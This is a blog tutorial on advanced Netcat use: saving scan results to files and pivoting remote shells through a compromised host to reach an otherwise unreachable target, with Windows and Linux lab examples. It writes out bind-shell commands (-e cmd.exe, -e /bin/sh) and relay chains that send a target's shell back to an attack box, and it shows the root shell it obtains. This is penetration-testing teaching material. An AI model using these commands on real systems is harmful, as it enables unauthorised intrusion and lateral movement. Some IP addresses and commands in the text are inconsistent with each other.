Hacking with Netcat part 3: Advanced Techniques

5

BY HACKING TUTORIALS ON MARCH 23, 2017NETWORKING

In part 3 of the Hacking with Netcat tutorial series we will be looking at some more advanced techniques. As we know by now Netcat is also called the Swiss army knife of networking tools. Swiss army networking tools should be able to do a lot more than making raw data connections and shells. Therefore we have to look at some advanced features too. In this tutorial we will learn how to pipe Netcat output to files and applications and how network pivoting with Netcat works. In this tutorial we will be looking at a couple different scenario's where we will be using Netcat to pivot connections. Pivoting network connections is useful when a target host is on a network that is not directly accessible from the attack box's network. In this situation we can compromise a host that has access to both networks and pivot connections through this host. The compromised host with access to both networks is called the pivot point. Let's start with piping Netcat's output to files and applications.


If you haven't read part 1 and 2 of the hacking with Netcat series you can find them here:

- Hacking with Netcat part 1: The Basics
- Hacking with Netcat part 2: Bind and Reverse shells
- Hacking with Netcat part 3: Advanced Netcat techniques

Piping Netcat output to files

First we will be piping the output from a simple netcat port scan to a file named output.txt. In general command line output can be outputted to a file by using the > operator followed by a file name. For Netcat this won’t work because we need to direct both stderr and stdout into the file. We can do this by using the following command:

```
nc -vv -z localhost 1-100 > output.txt 2>&1
```




```
root@kali:~/Desktop# nc -vv -z localhost 1-100 > output.txt 2>&1
root@kali:~/Desktop# cat output.txt
localhost [127.0.0.1] 100 (?) : Connection refused
localhost [127.0.0.1] 99 (?) : Connection refused
localhost [127.0.0.1] 98 (linuxconf) : Connection refused
localhost [127.0.0.1] 97 (?) : Connection refused
localhost [127.0.0.1] 96 (?) : Connection refused
localhost [127.0.0.1] 95 (supdup) : Connection refused
localhost [127.0.0.1] 94 (?) : Connection refused
localhost [127.0.0.1] 93 (?) : Connection refused
localhost [127.0.0.1] 92 (?) : Connection refused
localhost [127.0.0.1] 91 (?) : Connection refused
localhost [127.0.0.1] 90 (?) : Connection refused
localhost [127.0.0.1] 89 (?) : Connection refused
localhost [127.0.0.1] 88 (kerberos) : Connection refused
localhost [127.0.0.1] 87 (link) : Connection refused
localhost [127.0.0.1] 86 (?) : Connection refused
localhost [127.0.0.1] 85 (?) : Connection refused
localhost [127.0.0.1] 84 (?) : Connection refused
localhost [127.0.0.1] 83 (?) : Connection refused
localhost [127.0.0.1] 82 (?) : Connection refused
localhost [127.0.0.1] 81 (?) : Connection refused
localhost [127.0.0.1] 80 (http) open
```

Output Netcat port scan to file.

This command outputted all result from the port scan to the output.txt file. We can use the following command to filter the output for open ports using grep:

```
nc -vv -z localhost 1-100 2>&1 | grep open > output.txt
```




```
root@kali:~/Desktop# nc -vv -z localhost 1-100 2>&1 | grep open > output.txt
root@kali:~/Desktop# cat output.txt
localhost [127.0.0.1] 80 (http) open
```

Grep netcat output to file.

This command only outputs the open ports to the text file. Let’s see how we can pipe netcat input and output to pivot network connections.

Windows network pivoting with Netcat

Let’s assume we have 2 Windows targets and 1 Kali Linux attack box. We have compromised Windows host 1 from the Kali Linux machine and we want to gain a shell on Windows host 2 which is only accessible from Windows host 1. We would need to direct the traffic from the Kali Linux host to Windows host 1 and then redirect it to Windows host 2. The output should be send back to Windows host 1 where it will be redirected back to the Kali Linux machine. Confusing? Let's have a look at the following graphic for a better understanding:




In a virtual lab we have configured this scenario with 2 Windows machines and 1 Kali Linux machine. On the pivot point we will be piping the input commands from the attack box to the target host. The output from the target host will be piped back to the attack box from the pivot point. Let's have at which Netcat commands we have to use for every machine. We will be using port 3333 and port4444 for the connections.

- Windows host 1 needs to direct incoming traffic on port 3333 to Windows host 2 on port 4444 and input traffic from Windows host 2 must be send to Kali Linux output on port 2222.
- Windows host 2 needs to attach incoming commands on port 4444 to CMD.exe and redirect the output back to Windows host 1 on port 4444.
- Kali Linux should be sending commands to Windows host 1 on port 3333 and receive input from Windows host 1 on port 4444.

Given this information we need to issue the following commands on each machine in this order:

- Kali Linux console Input: nc -lvp 3333
- Kali Linux console Ouput: nc -lvp 4444
- Windows host 2: nc -lvp 4444 -e cmd.exe
- Windows host 1: nc.exe 10.11.1.16 3333 | nc.exe 10.11.1.198 4444 | nc.exe 10.11.1.16 2222

The following graphic describes the connections between the Kali Linux attack machine, the windows host 1 pivot point and the target host; windows host 2.



```
root@kali:~/Desktop# nc -lvp 2222
listening on [any] 2222 ...
10.11.1.199: inverse host lookup failed: Unknown host
connect to [10.11.1.16] from (UNKNOWN) [10.11.1.199] 49317
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Test\Desktop>whoami
win764bittst\test

C:\Users\Test\Desktop>
```

```
root@kali:~/Desktop# nc -lvp 3333
listening on [any] 3333 ...
10.11.1.199: inverse host lookup failed: Unknown host
connect to [10.11.1.16] from (UNKNOWN) [10.11.1.199] 49315
whoami
```

```
C:\Users\test\Desktop>nc.exe 10.11.1.16 3333 | nc.exe 10.11.1.198 4444 | nc.exe
10.11.1.16 2222
```

```
C:\Users\Test\Desktop>nc.exe -lvp 4444 -e cmd.exe
listening on [any] 4444 ...
connect to [10.11.1.198] from test-PC [10.11.1.199] 49316
```


Redirecting traffic with Netcat.

The commands issued on the input terminal on the Kali Linux attack box are executed via the pivot point on Windows host 2. The output from Windows host 2 is redirected back to the output terminal on the attack box. The only problem with this setup is that there is a delay on the executed commands and the output. After issuing a command you have to press enter once or twice to see the output appearing in the output terminal on the attack host.

There is also an easier alternative when the -e switch on netcat is available on the pivot point. This alternative only uses 1 terminal session on the attack host. Let's have a look at how this works by looking at the following commands:

- Kali Linux attack box: nc -lvp 4444
- Windows host 2: nc -lvp 4444 -e cmd.exe
- Windows host 1 – pivot point: nc -v 10.11.1.16 4444 -c "nc -v 10.11.1.198 4444"

The first commands sets up listener on the attack box and the second command on the target host. The last command opens a Netcat session with the attack box and uses a new Netcat session to the target host as inbound program. Note that the pivot point and target host both use the -e switch on Netcat.


Applications
Places
Terminal
Sat 10:07
root@kali: ~
File Edit View Search Terminal Help
Win7 32bit Testing Machine on localhost.localdomain
File View VM
C:\Windows\system32\cmd.exe - nc -v 10.11.1.16 4444 -e "nc 10.11.1.198 4444"
Computer
Win7 64bit Testing machine on localhost.localdomain
File View VM
C:\Windows\system32\cmd.exe - nc.exe -lvp 4444 -e cmd.exe
Computer

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
10.11.1.196: inverse host lookup failed: Unknown host
connect to [10.11.1.16] from (UNKNOWN) [10.11.1.196] 49189


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Test\Desktop>
```

```
C:\Users\test\Desktop>nc -v 10.11.1.16 4444 -e "nc 10.11.1.198 4444"
10.11.1.16: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [10.11.1.16] 4444 (?) open
```

```
C:\Users\Test\Desktop>nc.exe -lvp 4444 -e cmd.exe
listening on [any] 4444 ...
connect to [10.11.1.198] from test-PC [10.11.1.196] 49190
_
```

Network pivoting with Netcat on Windows.

As you can see on the first terminal we have shell on the target host through the pivot point. This construction also has a delay so you have to press enter once or twice receive output from the target host. If you know how to fix this, please leave a comment below!


Let's see if we can do the same thing on 3 Linux hosts.

Linux network pivoting with Netcat

In the following scenario we have 3 Linux hosts:

- 10.11.1.16 is the attack box running on Kali Linux.
- 10.11.1.250 is the pivot point.
- 10.11.1.95 is the target host.

The following graphic illustrates the scenario with the attack box, pivot point and target host:




We will be using the following commands on the different hosts in the following order:

- 10.11.1.16 attack box: nc -lvp 4444
- 10.11.1.96 target host: nc -lvp 4444 -e /bin/sh
- 10.11.1.250 pivot point: nc -v 10.11.1.16 4444 -c ”nc -v 10.11.1.96 4444”

The first command sets up a listener on port 4444 on the Kali Linux attack box. The second command sets up a listener on the target host, also on port 4444. The last command is executed on the pivot machine and connects to both the attack box and the target host on port 4444.

The following screenshot displays the different terminals from the 3 machines. The first terminal is the attack box, the second terminal is the pivot point and the last one is the target host:



```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
10.11.1.250: inverse host lookup failed: Unknown host
connect to [10.11.1.16] from (UNKNOWN) [10.11.1.250] 51763
whoami
root
ifconfig
ens160    Link encap:Ethernet  HWaddr 00:0c:29:0d:f2:0b
          inet addr:10.11.1.95  Bcast:10.11.1.255  Mask:255.255.255.0
```

```
root@metasploitable:~# nc -v 10.11.1.95 4444 -c "nc 10.11.1.16 4444"
10.11.1.95: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [10.11.1.95] 4444 (?) open
```

95 - James - Ubuntu 16.4 Server 32 bit on localhost.localdomain
File View VM

```
root@james:~# nc -lvp 4444 -e /bin/sh
listening on [any] 4444 ...
10.11.1.250: inverse host lookup failed: Unknown host
connect to [10.11.1.95] from (UNKNOWN) [10.11.1.250] 35241
```

Network pivoting with Netcat on Linux.

On the attack box terminal we have issued the whoami and ifconfig commands. The output of whoami is root and ifconfig outputs the IP information for host 10.11.1.95. This setup works perfectly and we are able to control the target host which is on network that is not routable from the attack box network by pivoting the connection through the pivot point. This scenario may seem a bit confusing at first but don't worry. Take your time to understand and maybe practice this situation to get a better understanding of what is exactly happening.

So far we have learned about piping Netcat output such as port scan results and connections. We also learned how to use pivot points on Linux and Windows to pivot network connections. Do you have more ideas for advanced techniques and Netcat tutorials? Please let us know by using the comment functionality and we will be adding new techniques to this tutorial.